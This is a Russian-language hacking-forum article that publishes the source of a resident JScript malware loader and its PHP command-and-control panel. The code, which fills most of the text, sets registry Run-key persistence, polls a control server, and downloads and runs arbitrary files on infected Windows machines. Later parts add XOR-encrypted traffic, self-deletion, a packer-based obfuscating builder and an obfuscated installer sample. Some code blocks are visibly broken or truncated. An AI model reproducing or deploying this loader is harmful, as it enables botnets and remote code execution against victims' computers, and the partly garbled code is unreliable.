

Статья Резидентный скриптовый лодер (исходники JS+PHP)

 xss.is/threads/26403

Резидентный скриптовый лодер (исходники JS+PHP)

Всем юзерам ПРИВЕТ, делать было нечего решил вечерком накатать резидентный лодар на JavaScript/JScript и выложить сообществу, как дань уважения.

Лодер сделал простой как учебное пособие с коментами, не стал лепить обфускацию и криптование кода, шифрование трафика и антиэмуляци. Все в рамках хорошей статьи.

Что умеет лодер:

- прописываться в автозагрузку в реестр
- копировать самого себя
- выполнять команды с веб-панели
- висит в памяти

Имеет команды:

- загрузить (Download)
- выполнить (Execute)
- загрузить и выполнить (Download & Execute)
- рестарт компьютера (Reboot)
- выключение компьютера (Shutdown)
- завершение своей работы (Terminate)

Что не делал (для примера посчитал, что это лишнее):

- вариативность по компонентам ActiveX, методики запуска, методки скачивания, методики автозагрузки
- самоудаление
- обфускацию кода
- шифрование кода
- шифрование трафика
- антиэмуляцию
- билдер

Период заданий:

- выполнить один раз (Every client once)
- выполнять постоянно при подключении (On join)

Панель имеет:

- страницу авторизации
 - вкладку заданий
 - вкладку списка ботов
 - вкладку настройки
- (панель я позаимствовал и переделал, уже не помню где)

И так, опишу функции самого ладера:**Функция случайной генерации ID бота, по этому ID в панели выдаются задания**

Code:

```
var UUID = function (a){
  return"000000000000".replace(/0/g,function(){return(0|Math.random()*16).toString(16)})
}
```

Функция парсинга имени файла с URL

Code:

```
var filename = function (url) {
  url = url.substring(0, (url.indexOf("#") == -1) ? url.length : url.indexOf("#"));
  url = url.substring(0, (url.indexOf("?") == -1) ? url.length : url.indexOf("?"));
  url = url.substring(url.lastIndexOf("/") + 1, url.length);
  return url;
}
```

Функции чтения и записи в файл

Code:

```
var readFile=function (sFileName) {
    stream = obj("ADODB.Stream");
    stream.Open();
    stream.Type = 2;
    stream.Position = 0;
//    stream.Charset = "utf-8";
    stream.LoadFromFile(sFileName);
    sResult = stream.ReadText();
    stream.Close();
    return sResult;
}

var writeFile=function (sFileContent,sFileName) {
    adSaveCreateOverWrite = 2;
    stream = obj("ADODB.Stream");
    stream.Open();
    stream.Type = 2;
    stream.Position = 0;
//    stream.Charset = "utf-8";
    stream.WriteText(sFileContent);
    stream.SaveToFile(sFileName, adSaveCreateOverWrite);
    stream.Close();
}
```

Функция получения результатов GET запроса, служит коннекта с панелью Code:

```
var get = function (e1) {
    XmlHttpRequest = obj("WinHttp.WinHttpRequest.5.1");
    XmlHttpRequest.open("get",e1,0);
    Usra = "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)";
    Usrb = "User-Agent";
    XmlHttpRequest.setRequestHeader(Usrb,Usra);
    XmlHttpRequest.send();
    XmlHttpRequest.waitForResponse();
    UrlStatus = 200;
    if (XmlHttpRequest.status == UrlStatus) {
        return XmlHttpRequest.responseText;
    }
    return "";
}
```

Функция загрузки по URL ссылке файла Code:

```
var load = function (e1) {
    XmlHttpRequest = obj("WinHttp.WinHttpRequest.5.1");
    XmlHttpRequest.open("get",e1,0);
    Usra = "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)";
    Usrb = "User-Agent";
    XmlHttpRequest.setRequestHeader(Usrb,Usra);
    XmlHttpRequest.send();
    XmlHttpRequest.waitForResponse();
    UrlStatus = 200;
    fl=filename(e1)
    if (XmlHttpRequest.status == UrlStatus) {
        FsoObj = obj("Scripting.FileSystemObject");
        StreamObj = obj("ADODB.Stream");
        StreamObj.Open;
        StreamObj.Type = 1;
        StreamObj.Write(XmlHttpRequest.ResponseBody);
        if(FsoObj.FileExists(fl)) FsoObj.DeleteFile(fl);
        StreamObj.SaveToFile(fl);
        StreamObj.Close;
        if (!FsoObj.FileExists(fl)) return true;
    };
    return false;
};
```

Функция создания процесса/выполнения команды без ожидания завершения

Code:

```
var run = function (e1) {
    try {
        ShellObj = obj("WScript.Shell");
        ShellObj.Run(e1,0,false);
    } catch (e) { };
}
```

Функция выполнения задания

Code:

```
var task = function (e1) {
  cmd=e1[0];
  dat=e1[1];
  idd=e1[2];
  if ((typeof idd == "undefined") || (idd=="")) return;
  url = server+"?hwid="+hwid+"&completed="+idd;
  data = get(url)

  if (cmd=="Download & Execute") {
    load(dat);
    run(filename(dat));
  }
  if (cmd=="Download") {
    load(dat);
  }
  if (cmd=="Execute") {
    run(dat);
  }
  if (cmd=="Terminate") {
    term=true;
  }
  if (cmd=="Reboot") {
    run("shutdown /r /t 0");
  }
  if (cmd=="Shutdown") {
    run("shutdown /s /t 0");
  }
}
```

Ну и основная стартовая функция с настройками

Code:

```

var initapp = function () {
    server="http://loader/cmd.php"; // URL до нашей панели
    folder="loaderPath";           // имя нашей папки куда будем копировать лодер
    botname="loader.js";           // имя файла лодера
    autoname="loaderName";         // название переменной в реестре
    uuidname="loaderId.txt";       // имя файла где будет храниться наш уникальный ID
    otp="\"";


    ShellObj = obj("WScript.Shell");
    FsoObj = obj("Scripting.FileSystemObject");
    PathY = ShellObj.expandEnvironmentStrings("%APPDATA%"); // получение папки %APPDATA% из
окружения
    hwid='';
    if (!FsoObj.FolderExists(PathY+otp+folder)) { // проверка если папка создана, то не
копировать себя (тупо, но работает)
        FsoObj.CreateFolder(PathY+otp+folder); // создание папку куда будем копировать наш лодер
        FsoObj.CopyFile(WScript.ScriptFullName, PathY+otp+folder+otp+botname , true);
        RegPath =
'HKCU'+otp+'Software'+otp+'Microsoft'+otp+'Windows'+otp+'CurrentVersion'+otp+'Run'+otp+autoname
// путь авозагрузки в реестре (не стал замораживаться)
        ShellObj.RegWrite(RegPath, 'WScript "%APPDATA%'+otp+folder+otp+botname+'');
        hwid=UUID(); // получени уникального ID
        writeFile(hwid,PathY+otp+folder+otp+uuidname); // запись ID
        ShellObj.CurrentDirectory = PathY+otp+folder; // смена текущей папки
        run(botname); // запуск скопированной версии лодер
        return; // выход
    }
    hwid=readFile(PathY+otp+folder+otp+uuidname); // чтение уникального ID
// крутим цикл
for (;;) {
    if (term==true) break; // если поступила команда на выход
    WScript.Sleep(15000); // таймер
    try {
        // соединяемся с панелью, получаем задания и парсим их
        url = server+"?hwid="+hwid;
        data = get(url)
        tasks=data.split('|')
        for (i = 0; i< tasks.length; ++i)
            if (tasks[i]!='')
                task(tasks[i].split(';'));
    } catch (e) { }; // на всякий случай
}
};

```

Панель:

Панель написана на php+bootstrap, закладок нету, но по безопасности я сильно НЕ ЗАПАРИВАЛСЯ

Change username and password



Create task

ID	Taskname	Type	Trigger	Completed	Status	Start/Stop/Delete	Action
4	run	Execute	Every client once	calc.exe	7	ACTIVE	<input type="button" value="Start"/> <input type="button" value="Apply"/>
5	loadexec	Download & Execute	On join	https://the.earth.li/~sgtatham/putty/0.63/x86/putty.exe	21	ACTIVE	<input type="button" value="Start"/> <input type="button" value="Apply"/>
7	doanload	Download	Every client once	http://loaderc/photo.jpg	7	ACTIVE	<input type="button" value="Start"/> <input type="button" value="Apply"/>

Workers Tasks Settings

Worker list

You can search/add/remove tasks in "Tasks" tab

Total workers: 1

Delete all users

ID	IP	HWID	Location	Last seen
1	127.0.0.1	32d7e579fccc	00	03/28/2018 10:16:27 pm

Скопируйте все файлы панели в корневой каталог домена/ip
Стандартный пароль admin:admin (потом можете через панель сменить или в базе)
Дамп MySQL базы находится в файле dump.sql, саму базу надо создать перед заливкой.

Все настройки в файле config.php:

Code:


```
error_reporting(0); // отключение ошибок
ini_set("display_errors", "off"); // отключение ошибок
$dblocation = "localhost"; // Имя сервера с SQL базой
$dbuser = "root"; // Логин
$dbpasswd = ""; // Пароль
$dbname = "loader"; // Имя SQL базы
```


Полностью весь проект вы можете скачать тут:

Резидентный скриптовый лодер, часть 2 (исходники JS+PHP)

Я доработал резидентный скриптовый лодер и добавил плюшки. Теперь лодер не использует копирование, он генерирует файл для запуска, записывает вспомогательное тело в реестр и прописывает автозапуск.

Логика работы лодера и его инсталлера:





Что теперь умеет новый лодер 2.0:

- прописываться в автозагрузку в реестр
- шифровать трафик
- имеет внутреннюю модульную структуру
- имеет обновление основного модуля через веб-панель
- выполнять команды с веб-панели
- висит в памяти
- малый размер
- самоудаление
- обфускацию кода
- шифрование кода
- шифрование трафика
- антиэмуляцию
- билдер реализован в веб-панели

Имеет те же команды, тут я ничего не стал менять:

- загрузить (Download)
- выполнить (Execute)
- загрузить и выполнить (Download & Execute)
- рестарт компьютера (Reboot)
- выключение компьютера (Shutdown)
- завершение своей работы (Terminate)

Период заданий, такой же:

- выполнить один раз (Every client once)
- выполнять постоянно при подключении (On join)

Панель имеет:

- страницу авторизации
- вкладку заданий
- вкладку списка ботов
- вкладку настройки
- вкладку выход

Панель была доработана в плане дизайна, добавлен выход и встроен билдер во вкладку Settings

Генерация ладера-инсталлера:

В веб-панели заходим во вкладку Settings, там будет панель Download loader и две кнопки Generate JS и Generate TEST.

Generate JS - генерирует полностью зашифрованный ладер, а Generate TEST - генерирует чистый ладер для того чтобы баги найти и для понимания кода.

ВАЖНО: И тот и тот отдает файл с расширением .txt - для безопасности, чтобы с дуру не запустить, для теста надо удалить текст из расширения .txt.

Так же вы можете дополнительно зашифровать loader.js и получите loader.jse

Вбейте в командной строке (convert.vbs приложен комплект):

Code:

```
convert.vbs loader.js
```

Опишу код основного тела ладера, которое подгружается с веб-панели:

Code:

```
var term=false;

//Функция получения объекта по его имени
var obj = function(ObjN) {
    ResName = new ActiveXObject(ObjN);
    return ResName;
};

//Функция случайной генерации ID бота, по этому ID в панели выдаются задания
var UUID = function (a){
    return"000000000000".replace(/0/g,function(){return(0|Math.random()*16).toString(16)});
};

//Функция парсинга имени файла с URL
var filename = function (url) {
    url = url.substring(0, (url.indexOf("#") == -1) ? url.length : url.indexOf("#"));
    url = url.substring(0, (url.indexOf("?") == -1) ? url.length : url.indexOf("?"));
    url = url.substring(url.lastIndexOf("/") + 1, url.length);
    return url;
};

//Функция получения результатов GET запроса, служит коннекта с панелью
var get = function (e1) {
    XmlHttpRequestObj = obj("WinHttp.WinHttpRequest.5.1");
    XmlHttpRequestObj.open("get",e1,0);
    Usra = "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)";
    Usrb = "User-Agent";
    XmlHttpRequestObj.setRequestHeader(Usrb,Usra);
    XmlHttpRequestObj.send();
    XmlHttpRequestObj.waitForResponse();
    UrlStatus = 200;
    if (XmlHttpRequestObj.status == UrlStatus) {
        return XmlHttpRequestObj.responseText;
    };
    return "";
};

//Функция загрузки по URL ссылке файла
var load = function (e1) {
    XmlHttpRequestObj = obj("WinHttp.WinHttpRequest.5.1");
    XmlHttpRequestObj.open("get",e1,0);
    Usra = "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)";
    Usrb = "User-Agent";
    XmlHttpRequestObj.setRequestHeader(Usrb,Usra);
    XmlHttpRequestObj.send();
    XmlHttpRequestObj.waitForResponse();
    UrlStatus = 200;
    if (XmlHttpRequestObj.status == UrlStatus) {
        fl=filename(e1);
        FsoObj = obj("Scripting.FileSystemObject");
        if(FsoObj.FileExists(fl)) FsoObj.DeleteFile(fl);
    }
};
```

```

        StreamObj = obj("ADODB.Stream");
        StreamObj.Open;
        StreamObj.Type = 1;
        StreamObj.Write(XmlhttpObj.ResponseBody);
        StreamObj.SaveToFile(fl);
        StreamObj.Close;
    };
    return false;
};

//Функция создания процесса/выполнения команды без ожидания завершения
var run = function (e1) {
    try {
        ShellObj = obj("WScript.Shell");
        ShellObj.Run(e1,0,false);
    } catch (H) { };
};

//Функция декодирования строки XOR методом
var en=function(key,st) { var res='';for(var i=0;i<st.length;i++)
{res=res+String.fromCharCode(st.charAt(i).charCodeAt(0) ^ key);} return res;};
//Функция декодирования HEX строки
var dh=function(st){var res="";var he=st.match(/.{1,2}/g) || [];for(var i=0;i<he.length;i++)
{res+=String.fromCharCode(parseInt(he[i], 16));};return res;};
//Функция генерирующая случайное число в заданном диапазоне
var rnd=function (min, max) {return Math.floor(Math.random()*(max-min+1))+min;};

//Функция выполнения задания
var task = function (e1) {
    cmd=e1[0];
    dat=e1[1];
    idd=e1[2];
    if ((typeof idd == "undefined") || (idd=="")) return;
    cod = rnd(1,255);
    url = server+"?i="+hwid+"&c="+idd+"&r="+cod.toString();
    data = get(url);
    data=en(cod,dh(data));

    if (cmd=="Download & Execute") {
        load(dat);
        run(filename(dat));
    };
    if (cmd=="Download") {
        load(dat);
    };
    if (cmd=="Execute") {
        run(dat);
    };
    if (cmd=="Terminate") {
        term=true;
    };
};

```

```
    if (cmd=="Reboot") {
        run("shutdown /r /t 0");
    };
    if (cmd=="Shutdown") {
        run("shutdown /s /t 0");
    };
};

//основная функция-цикл
var woker=function() {
    otp="\\";
    hwid="";
    ShellObj = obj("WScript.Shell");
    RegPath="HKCU"+otp+"Software"+otp+autoname+otp+"uid";
    try {
        hwid = ShellObj.RegRead(RegPath);
    } catch (e) { };
    if (hwid=="") {
        hwid=UUID();
        ShellObj.RegWrite(RegPath, hwid);
    };
    for (;;) {
        if (term==true) break;
        try {
            cod = rnd(1,255);
            url = server+"?i="+hwid+"&r="+cod.toString();
            data = get(url);
            data = en(cod,dh(data));
            tasks=data.split("|");
            for (i = 0; i< tasks.length; ++i)
                if (tasks[i]!="")
                    task(tasks[i].split(";"));
        } catch (L) {};
        WScript.Sleep(15000);
    };
};
woker();
```

Несколько важных функций

PHP

Code:

```
//функция кодирования/декодирования XOR
function en($key,$st){$res='';for($i=0;$i<strlen($st);$i++)
{$res.=chr(ord($st[$i])^$key)};return $res;};
//функция кодирования HEX
function eh($st){$res='';for($i=0;$i<strlen($st);$i++){$res.=dechex(ord($st[$i]))};return
$res;};
//функция декодирования HEX
function dh($st){$res='';for($i=0;$i<strlen($st)-1;$i+=2)
{$res.=chr(hexdec($st[$i].$st[$i+1]))};return $res;};
```

Javascript

Code:

```
//функция кодирования/декодирования XOR
function en(key,st) { var res='';for(var i=0;i<st.length;i++)
res=res+String.fromCharCode(st.charAt(i).charCodeAt(0) ^ key); return res;};
//функция кодирования HEX
function eh(st){var res="";for (var i=0; i<st.length; i++) {res+=
("0"+st.charCodeAt(i).toString(16)).slice(-2)};return res;};
//функция декодирования HEX
function dh(st){var res="";var he = st.match(/.{1,2}/g) || [];for(var i = 0; i<he.length;
i++) {res+=String.fromCharCode(parseInt(he[i], 16))};return res;};
```

Динамическое дешифрование Javascript

Code:

```
// генерируем рандомный XOR ключ
cod = rnd(1,255);
// отправляем в веб-панель ключ
url = server+"?i="+hwid+"&r="+cod.toString();
// получаем зашифрованные данные с веб-панели
data = get(url);
// декодируем HEX и дешифруем XOR
data = en(cod,dh(data));
```

Динамическое шифрование PHP(cmd.php)

Code:

```
// забираем из GET XOR ключ который случайно сгенерировал лoader
$cod=intval(mysql_real_escape_string($_GET['r']));
// шифруем данные задания и нормализуем через HEX
$response=eh(en($cod,$response));
// выводим лoaderу строку
echo $response;
```

Пример сгенерированного чистого лодера-инсталлер:

Code:

```

var autaname="loaderName";
var host="http://loader";
var botname="loader.js";
var regname="data";
var data1='var server="http://loader/loader.php";var autaname="loaderName";for (;;) {try
{XmlHttpRequest = new
ActiveXObject("WinHttp.WinHttpRequest.5.1");XmlHttpRequest.open("get",server,0);Usra =
"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)";Usrb = "User-
Agent";XmlHttpRequest.setRequestHeader(Usrb,Usra);XmlHttpRequest.send();XmlHttpRequest.waitForResponse();if
(XmlHttpRequest.status == 200) {var data = "var server=\\\"http://loader/cmd.php\\\"";var
autaname=\\\"loaderName\\\"";+XmlHttpRequest.responseText;new Function(data)();}} catch (e) {
};WScript.Sleep(5000)};';
var data2='var otp="\\\\"";new
Function(WScript.CreateObject("WScript.Shell").RegRead("HKCU"+otp+"Software"+otp+"loaderName"+
());';
otp="\\\\";
ext="";
ShellObj = WScript.CreateObject("WScript.Shell");

RegPath = "HKCU"+otp+"Software"+otp+autaname+otp+regname;
ShellObj.RegWrite(RegPath, data1);
PathY = ShellObj.expandEnvironmentStrings("%APPDATA%");
ShellObj.CurrentDirectory = PathY;
PathX=PathY+otp+botname+ext;
RegPath =
"HKCU"+otp+"Software"+otp+"Microsoft"+otp+"Windows"+otp+"CurrentVersion"+otp+"Run"+otp+autaname;

ShellObj.RegWrite(RegPath, PathX);
stream = WScript.CreateObject("ADODB.Stream");
stream.Open();
stream.Type = 2;
stream.Position = 0;
stream.WriteText(data2);
stream.SaveToFile(PathX, 2);
stream.Close();
ShellObj.Run(PathX,0,false);
FsoObj = WScript.CreateObject("Scripting.FileSystemObject");
PathX=WScript.ScriptFullName;
FsoObj.DeleteFile(PathX);

```

Пример сгенерированного упакованного лодера-инсталлер:


Code:


```

try {s();} catch (s) {eval(function(p,a,c,k,e,d){e=function(c)
{return(c<a?'':e(parseInt(c/a)))+(c=c%a)>35?
String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--
){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]};e=function(){return'\\w+'};c=1};while(c--
){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}return p}('L V="14";L
1z="1t://1a";L 1r="1a.1e";L 1f="13";L 1i=\`19 {b()}; 1b (b) {1m(0(p,a,c,k,e,d){e=0(c){N(c<a?
\\'\`\\'\`':e(1F(c/a)))+(c=c%a)>1H?18.1D(c+29):c.10(1d))};S(!\\'\`\\'\`.Y(/^\`,18))}{X(c--
){d[e(c)]=k[c]||e(c)}k=[0(e){N d[e]};e=0(c){N\\'\`\\'\`\\'\`w+\\'\`';c=1};X(c--){S(k[c]){p=p.Y(W
1j(\\'\`\\'\`\\'\`b\\'\`'+e(c)+\\'\`\\'\`\\'\`b\\'\`,\\'\`g\\'\`'),k[c])}N p)(\\'\`3 9="c://8/8.g";3
a="d";v(;);}s{2=h o("m.u.5.1");2.t("r",9,0);f="q/4.0 (p; k 7.0; j 1 6.0)";b="n-
w";2.E(b,f);2.x();2.G();I(2.J==F){3 i="3 9=\\'\`\\'\`\\'\`c://8/z.g\\'\`\\'\`";3
a=\\'\`\\'\`\\'\`d\\'\`\\'\`";"+2.y;h A(i())}B(e)
});D.C(H)};\\'\`',1o,1o,\\'\`'|1G|L|||1a|1K|V|1J|1t|14|1P|1S|W|13|1s|10|1N|1M|1L|1Q|1R|1W|1X|1
}));\`;L 11=\`19 {a()}; 1b (1Z) {1m(0(p,a,c,k,e,d){e=0(c){N
c.10(1d)};S(!\\'\`\\'\`.Y(/^\`,18))}{X(c--){d[c.10(a)]=k[c]||c.10(a)}k=[0(e){N d[e]};e=0(c)
{N\\'\`\\'\`\\'\`w+\\'\`';c=1};X(c--){S(k[c]){p=p.Y(W
1j(\\'\`\\'\`\\'\`b\\'\`'+e(c)+\\'\`\\'\`\\'\`b\\'\`,\\'\`g\\'\`'),k[c])}N p)(\\'\`4
0=\\'\`\\'\`\\'\`\\'\`";5 3(1.2("1.b").6("9"+0+"8"+0+"7"+0+"a"))
());\\'\`',12,12,\\'\`'|K|M|T|11|L|W|25|14|15|16|13|1g\\'\`'.1n(\\'\`'|\\'\`'),0,
}));\`;K=\\'\`\\'\`";U="";R=M.T("M.1g");1c=M.T("1q.23");11=1c.22(".1e",11,0,"");U=U+"e";Z="16"+K+
}));};

```

Скриншоты веб-панели:



Workers Tasks Settings Exit

Total workers: 1

Delete all users

ID	IP	HWID	Location	Last seen
11	127.0.0.1	3aa5cab9c11c	00	04/02/2018 10:53:37 pm

Workers **Tasks** Settings Exit

Create task

Create

ID	Taskname	Type	Trigger	Completed	Status	Start/Stop /Delete	Action
3	dd	Download & Execute	On join	http://the.earth.li/~sgtatham/putty /0.63/x86/putty.exe	60	ACTIVE	<input type="button" value="Start"/> <input type="button" value="Apply"/>

Workers Tasks **Settings** Exit

Change username and password

Username

Password

Change

Download loader

Generate TEST Generate JS

Изюминка веб-панели:

Именно в файле **settings.php** происходит генерация и шифрование самого лоадера-инсталлера используя шаблоны.

Для шифрования я использовал модуль Packer.php он кодирует и сжимает JavaScript. Я не считаю, что это идеальный метод, но он быстрый.

Самый лучший вариант было бы полностью токенизировать JavaScript код, далее рандомизировать названия переменных, функций, значений, строк, классов не нарушая связи и целостности самого кода, и потом обратно пересобрать - получился бы идеальный обфускатор.

Но т.к. время не так много было, решил что проще и быстрее будет использовать JS Packer.

Code:

```
// загружаем наши шаблоны-модулиJS
$_install = file_get_contents('_install.js');
$_autorun = file_get_contents('_autorun.js');
$_regdata = file_get_contents('_regdata.js');
// загружаем и иницилируем библиотеку для сжатия и шифрования
include('Packer.php');

$autoname="loaderName"; //имя переменной реестра для автозагрузки, желательно сделать
рандомным(уберите ниже комментарии)
//$autoname=rnd(8);
$host='http://'.$_SERVER['HTTP_HOST']; // домен веб-панели пример
$botname="loader.js"; //имя файла для автозагрузки, желательно сделать рандомным(уберите
ниже комментарии)
//$botname=rnd(8).'.js';
$regname="data"; //имя в реестре, желательно сделать рандомным(уберите ниже комментарии)
//$regname=rnd(8);

// подменяем данные в шаблонах на наши
$_autorun = str_replace('%host%',$host, $_autorun);
$_autorun = str_replace('%autoname%',$autoname, $_autorun);
$_autorun = str_replace('%botname%',$botname, $_autorun);
$_autorun = str_replace('%regname%',$regname, $_autorun);
$autorun=$_autorun;

$_regdata = str_replace('%host%',$host, $_regdata);
$_regdata = str_replace('%autoname%',$autoname, $_regdata);
$_regdata = str_replace('%botname%',$botname, $_regdata);
$_regdata = str_replace('%regname%',$regname, $_regdata);
$regdata=$_regdata;

$_install = str_replace('%host%',$host, $_install);
$_install = str_replace('%autoname%',$autoname, $_install);
$_install = str_replace('%botname%',$botname, $_install);
$_install = str_replace('%regname%',$regname, $_install);

$_encode='EncObj = WScript.CreateObject("Scripting.Encoder");data2 =
EncObj.EncodeScriptFile(".js",data2,0,"");ext=ext+"e";';

// сжимаем и шифруем шаблоны с антиэмуляцией
$pack_autorun = (new Tholu\Packer\Packer($_autorun, 'Normal', true, false, true))-
>pack();
$pack_regdata = (new Tholu\Packer\Packer($_regdata, 'Normal', true, false, true))-
>pack();

$_install = str_replace('%encode%',$_encode, $_install);
// экранируем символы, чтобы не сломать переменные
$pack_autorun = str_replace("\n",'', $pack_autorun);
$pack_autorun = str_replace('\\','\\\\', $pack_autorun);
$pack_autorun = str_replace('\','\\', $pack_autorun);
$pack_regdata = str_replace("\n",'', $pack_regdata);
$pack_regdata = str_replace('\\','\\\\', $pack_regdata);
```

```
$pack_regdata = str_replace('\','\\', $pack_regdata);

$_install = str_replace('%autorun%', 'try {a();} catch (aa) {'. $pack_autorun.'};',
$_install);
